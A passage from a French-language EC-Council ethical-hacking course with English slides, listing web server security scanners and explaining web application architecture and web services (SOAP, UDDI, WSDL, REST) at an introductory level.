Fortify WebInspect is an **automated dynamic testing solution** that discovers configuration issues and identifies and prioritizes security vulnerabilities in running applications



Acunetix Web Vulnerability Scanner
<https://www.acunetix.com>



Retina Host Security Scanner
<https://www.beyondtrust.com>



NetIQ Secure Configuration Manager
<https://www.netiq.com>



SAINT Security Suite
<https://www.carson-saint.com>



Sophos Intercept X for Server
<https://www.sophos.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de sécurité des serveurs Web

▪ Fortify WebInspect

Source : <https://www.microfocus.com>

Fortify WebInspect est une solution de test dynamique automatisée qui permet de détecter les problèmes de configuration ainsi que d'identifier et de hiérarchiser les failles de sécurité dans les applications en cours d'exécution. Il imite les techniques de piratage réelles et fournit une analyse dynamique complète des applications et services Web les plus complexes. Les tableaux de bord et les rapports de WebInspect offrent aux organisations une visibilité et une évaluation précise du niveau de risque de leurs applications.




Figure 7.17 : Fortify WebInspect

Voici la liste de quelques autres outils de sécurité des serveurs Web :


- Acunetix Web Vulnerability Scanner (<https://www.acunetix.com>)
- Retina Host Security Scanner (<https://www.beyondtrust.com>)
- NetIQ Secure Configuration Manager (<https://www.netiq.com>)
- SAINT Security Suite (<https://www.carson-saint.com>)
- Sophos Intercept X for Server (<https://www.sophos.com>)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaques des applications Web

Avec l'augmentation constante des vulnérabilités et des cyber-attaques sur les applications Web, ainsi que le perfectionnement des techniques et de la nature de ces attaques, les organisations et les professionnels de la sécurité doivent réévaluer leur approche de la sécurisation des applications Web. Cette section aborde les concepts des applications Web et les différents types de menaces et d'attaques contre les vulnérabilités des applications Web.




Comprendre l'architecture des applications Web et les différents niveaux de vulnérabilité

Cette section décrit les concepts de base associés aux applications Web en matière de sécurité : leurs composants, leur fonctionnement, leur architecture, etc. Elle donne également un aperçu sur les services Web et les différents niveaux de vulnérabilité.

Introduction to Web Applications

- ❑ Web applications provide an **interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser

- ❑ Though web applications enforce certain **security policies**, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction sur les applications Web

Les applications Web sont des programmes informatiques qui s'exécutent sur des navigateurs Web et servent d'interface entre les utilisateurs et les serveurs Web via des pages Web. Elles permettent aux utilisateurs de demander, de soumettre et d'extraire des données vers/depuis une base de données sur Internet en utilisant une interface graphique conviviale (GUI). Les utilisateurs peuvent saisir des données au moyen d'un clavier, d'une souris ou d'une interface tactile, selon l'équipement qu'ils utilisent pour accéder à l'application Web. Basées sur des langages de programmation supportés par les navigateurs tels que JavaScript, HTML et CSS, les applications Web fonctionnent en combinaison avec d'autres langages informatiques tels que SQL pour accéder aux données stockées dans les bases de données.

Les applications Web sont développées sous forme de pages Web dynamiques et permettent aux utilisateurs de communiquer avec les serveurs à l'aide de scripts qui s'exécutent côté serveur. Elles permettent aux utilisateurs d'effectuer des tâches spécifiques telles que des recherches, l'envoi de courriers électroniques, la mise en relation avec des amis, le commerce en ligne, le suivi et le traçage. Il existe également diverses applications de bureau qui offrent aux utilisateurs la possibilité de travailler avec Internet.

Les organisations développent diverses applications Web pour offrir leurs services aux utilisateurs via Internet. Lorsque les utilisateurs ont besoin d'accéder à ces services, ils peuvent le faire en utilisant l'URI (Uniform Resource Identifier) ou l'URL (Uniform Resource Locator) de l'application Web dans un navigateur. Le navigateur transmet cette demande au serveur, qui stocke les données de l'application Web et les affiche dans le navigateur. Parmi les serveurs Web les plus populaires, citons Microsoft IIS, Apache HTTP Server, H2O, LiteSpeed, etc.

L'utilisation croissante d'Internet et le succès des activités en ligne ont accéléré le développement et l'omniprésence des applications Web partout dans le monde. Un facteur clef


de l'adoption des applications Web à des fins commerciales est la multitude de fonctionnalités qu'elles offrent. Elles sont par ailleurs sécurisées et relativement faciles à développer. Elles offrent aussi de meilleurs services que de nombreuses applications informatiques et sont faciles à installer, à maintenir et à mettre à jour.

Les avantages des applications Web sont les suivants :

- Comme elles sont indépendantes du système d'exploitation, leur développement et leur dépannage sont faciles et économiques.
- Elles sont accessibles à tout moment et en tout lieu à partir de n'importe quel ordinateur doté d'une connexion Internet.
- L'interface utilisateur est personnalisable, ce qui facilite sa modification.
- Les utilisateurs peuvent y accéder sur tout équipement doté d'un navigateur Web, y compris les PDA, les smartphones, etc.
- Les serveurs dédiés, surveillés et gérés par des administrateurs de serveurs expérimentés stockent toutes les données des applications Web, ce qui permet aux développeurs d'augmenter leur capacité de traitement.
- La multiplication des serveurs en différents endroits permet non seulement d'accroître la sécurité physique, mais aussi de réduire la lourdeur de la surveillance de milliers d'ordinateurs de bureau utilisant le programme.
- Elles utilisent des technologies qui sont flexibles, telles que JSP, Servlets, Active Server Pages, SQL Server, .NET, des langages de script, technologies qui sont évolutives et prennent en charge jusqu'aux plateformes portables.

Bien que les applications Web appliquent certaines politiques de sécurité, elles sont vulnérables à diverses attaques telles que l'injection SQL, le cross-site scripting et le détournement de session.

How Web Applications Work



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comment fonctionnent les applications Web

La principale fonction des applications Web est de récupérer les données demandées par l'utilisateur dans une base de données. Lorsqu'un utilisateur clique ou saisit une URL dans un navigateur, l'application Web affiche immédiatement le contenu du site Web demandé dans le navigateur.

Ce mécanisme implique les étapes suivantes :

- Tout d'abord, l'utilisateur saisit le nom du site Web ou l'URL dans le navigateur. La demande de l'utilisateur est ensuite envoyée au serveur Web.
- A la réception de la demande, le serveur Web vérifie l'extension du fichier :
 - Si l'utilisateur demande une simple page Web avec une extension HTM ou HTML, le serveur Web traite la demande et envoie le fichier au navigateur de l'utilisateur.
 - Si l'utilisateur demande une page Web avec une extension qui doit être traitée côté serveur, comme php, asp et cfm, le serveur d'applications Web doit traiter la demande.
- Dans ce dernier cas, le serveur Web transmet la demande de l'utilisateur au serveur d'applications Web qui la traite.
- Le serveur d'applications Web accède ensuite à la base de données pour exécuter la tâche demandée en mettant à jour ou en récupérant les informations qui y sont stockées.
- Après avoir traité la demande, le serveur d'applications Web envoie les résultats au serveur Web, qui les envoie à son tour au navigateur de l'utilisateur.





Figure 7.18 : Fonctionnement des applications Web



Architecture des applications Web

Les applications Web s'exécutent sur les navigateurs Web et utilisent un ensemble de scripts côté serveur (Java, C#, Ruby, PHP, etc.) et de scripts côté client (HTML, JavaScript, etc.) pour exécuter l'application. Le fonctionnement de l'application Web dépend de son architecture, qui comprend du matériel et des logiciels qui exécutent des tâches telles que la lecture de la demande ainsi que la recherche, la collecte et l'affichage des données concernées.

L'architecture de l'application Web comprend différents équipements, navigateurs Web et services Web externes qui fonctionnent avec différents langages de script pour exécuter l'application Web. Elle se compose de trois couches :

1. Couche client ou couche de présentation
2. Couche de logique métier
3. Couche base de données

La couche client ou couche de présentation comprend tous les équipements physiques présents du côté client, tels que les ordinateurs portables, les smartphones et les ordinateurs. Ces équipements sont dotés de systèmes d'exploitation et de navigateurs compatibles, qui permettent aux utilisateurs d'envoyer des requêtes aux applications Web. L'utilisateur consulte un site Web en saisissant une URL dans le navigateur et la demande est transmise au serveur Web. Le serveur Web répond alors à la demande et va chercher les données demandées ; l'application affiche finalement cette réponse dans le navigateur sous la forme d'une page Web.

La couche "logique métier" est elle-même constituée de deux couches : la couche logique du serveur Web et la couche logique métier. La couche logique du serveur Web contient divers composants tels qu'un pare-feu, un analyseur de requêtes HTTP, un serveur proxy de mise en cache, un gestionnaire d'authentification et de connexion, un gestionnaire de ressources et un

composant matériel, par exemple un serveur. Le pare-feu assure la sécurité du contenu, l'analyseur de requêtes HTTP traite les requêtes provenant des clients et leur transmet les réponses et le gestionnaire de ressources est capable de traiter plusieurs requêtes simultanément. La couche logique du serveur Web contient le code qui lit les données du navigateur et renvoie les résultats (par exemple, le serveur Web IIS, le serveur Web Apache).

La couche de logique métier comprend la logique fonctionnelle de l'application Web, qui est mise en œuvre à l'aide de technologies telles que .NET, Java et des intergiciels (middleware). Elle définit le flux de données en fonction duquel le développeur construit l'application à l'aide de langages de programmation. Elle stocke les données de l'application et intègre les anciennes applications aux dernières fonctionnalités de l'application. Le serveur a besoin d'un protocole spécifique pour accéder aux données demandées par l'utilisateur à partir de sa base de données. Cette couche contient le logiciel et définit les étapes de recherche et d'extraction des données.

La couche base de données se compose de services Cloud, d'une couche B2B qui gère toutes les transactions commerciales et d'un serveur de base de données qui stocke les données de production d'une organisation sous une forme structurée (par exemple, MS SQL Server, MySQL).




Figure 7.19 : Architecture d'une application Web

Web Services

A web service is an application or software that is deployed over the Internet and uses standard messaging protocols such as **SOAP**, **UDDI**, **WSDL**, and **REST** to enable communication between applications developed for different platforms

The diagram illustrates the Web Service Architecture. It features three main components: the Service Registry (Contains Service Descriptions), the Service Provider (Contains Service and Service Descriptions), and the Service Requester. The Service Registry and Service Provider interact via UDDI, WSDL, and Publish operations. The Service Requester interacts with the Service Registry via Find, UDDI, WSDL, and Bind operations. A yellow diagonal banner on the right side of the slide contains a blurred image of two men working on laptops and some code snippets.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Services Web

Un service Web est une application ou un logiciel qui est déployé sur Internet. Il utilise un protocole de messagerie standard (tel que SOAP) pour permettre la communication entre des applications développées sur différentes plates-formes. Les services basés sur Java, par exemple, peuvent interagir avec des applications PHP. Ces applications Web sont intégrées sur le réseau avec SOAP, UDDI, WSDL et REST.

Architecture de services Web

L'architecture d'un service Web décrit les interactions entre le fournisseur de services, le demandeur de services et le registre de services. Ces interactions consistent en trois opérations, qui sont la publication, la recherche et la liaison. Tous ces rôles et opérations fonctionnent ensemble sur des éléments de services Web connus sous le nom de modules logiciels (services) et leurs descriptions.

Les fournisseurs de services offrent des services Web. Ils déplacent et publient les descriptions d'un service Web dans un registre de services. Les demandeurs trouvent ces descriptions dans le registre du service et les utilisent pour se lier au fournisseur de services Web et invoquer l'implémentation du service Web.

Il y a trois rôles dans un service Web :

- **Fournisseur de services** : Il s'agit d'une plateforme à partir de laquelle les services sont fournis.
- **Demandeur de services** : Il s'agit d'une application ou d'un client qui recherche un service ou qui essaie d'établir une communication avec un service. En général, le navigateur est un demandeur qui invoque le service au nom d'un utilisateur.

- **Registre de services** : C'est l'endroit où le fournisseur enregistre les descriptions de service. Le demandeur de service trouve le service et récupère les données de liaison à partir des descriptions de service.

Il existe trois opérations dans une architecture de service Web :

- **Publier** : Au cours de cette opération, les descriptions de services sont publiées pour permettre au demandeur de trouver les services.
- **Trouver** : Au cours de cette opération, le demandeur tente d'obtenir les descriptions de services. Cette opération peut être traitée en deux phases différentes : obtenir la description de l'interface du service au moment du développement et obtenir les appels de description de liaison et d'emplacement au moment de l'exécution.
- **Lier** : Au cours de cette opération, le demandeur appelle et établit la communication avec les services pendant le temps d'exécution en utilisant les données de liaison dans les descriptions de services pour localiser et invoquer les services.

Il existe deux éléments dans une architecture de services Web :

- **Service** : C'est un module logiciel mis à disposition par le fournisseur de services sur Internet. Il communique avec les demandeurs. Parfois, il peut également servir de demandeur en invoquant d'autres services dans sa mise en œuvre.
- **Description du service** : Elle fournit les détails de l'interface et de la mise en œuvre du service. Elle comprend toutes les opérations, les emplacements réseau, les détails de liaison, les types de données, etc. Elle peut être stockée dans un registre et invoquée par le demandeur.




Figure 7.20 : Architecture des services Web

Composants de l'architecture des services Web :

- **UDDI (Universal Description, Discovery, and Integration)** : C'est un service d'annuaire qui répertorie tous les services disponibles.
- **WSDL (Web Services Description Language)** : C'est un langage basé sur XML qui décrit les services Web.

- **WS-Security** : La sécurité des services Web (WS-Security) joue un rôle important dans la sécurisation des services Web. Il s'agit d'une extension de SOAP qui vise à maintenir l'intégrité et la confidentialité des messages SOAP ainsi qu'à authentifier les utilisateurs.

Il existe d'autres caractéristiques/composants importants de l'architecture des services Web, tels que les WS-Work Processes, les WS-Policy et les WS Security Policy qui jouent un rôle important dans la communication entre les applications.

Caractéristiques des services Web

- **Basés sur XML** : Les services Web utilisent XML pour la représentation et le transport des données. L'utilisation de XML permet d'éviter les liaisons entre les systèmes d'exploitation, les réseaux et les plates-formes. Les applications qui fournissent des services Web sont hautement interopérables.
- **Service à granularité grossière** : Dans les services Web, certains objets contiennent une quantité massive d'informations et offrent des fonctionnalités plus importantes que les services à granularité fine. Un service à grain grossier est une combinaison de plusieurs services à grain fin.
- **Couplage faible** : Les services Web prennent en charge une approche à couplage faible pour l'interconnexion des systèmes. L'interaction entre les systèmes peut se faire via l'API Web en envoyant des messages XML. L'API Web incorpore une couche d'abstraction pour l'infrastructure afin de rendre la connexion flexible et adaptable.
- **Support asynchrone et synchrone** : Les services synchrones sont appelés par des utilisateurs qui attendent une réponse, tandis que les services asynchrones sont appelés par des utilisateurs qui n'attendent pas de réponse. Les messages basés sur RPC et les messages basés sur des documents sont souvent utilisés pour les services Web synchrones et asynchrones. Les points de terminaison synchrones et asynchrones sont mis en œuvre à l'aide de servlets, de SOAP/XML et de HTTP.
- **Support RPC** : Les services Web prennent en charge les appels de procédure à distance (RPC) de la même manière que les applications traditionnelles.

Types of Web Services

SOAP web services

It is based on the **XML format** and is used to transfer data between a service provider and requestor

RESTful web services

It is based on a **set of constraints** using underlying HTTP concepts to improve performance



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types de services Web

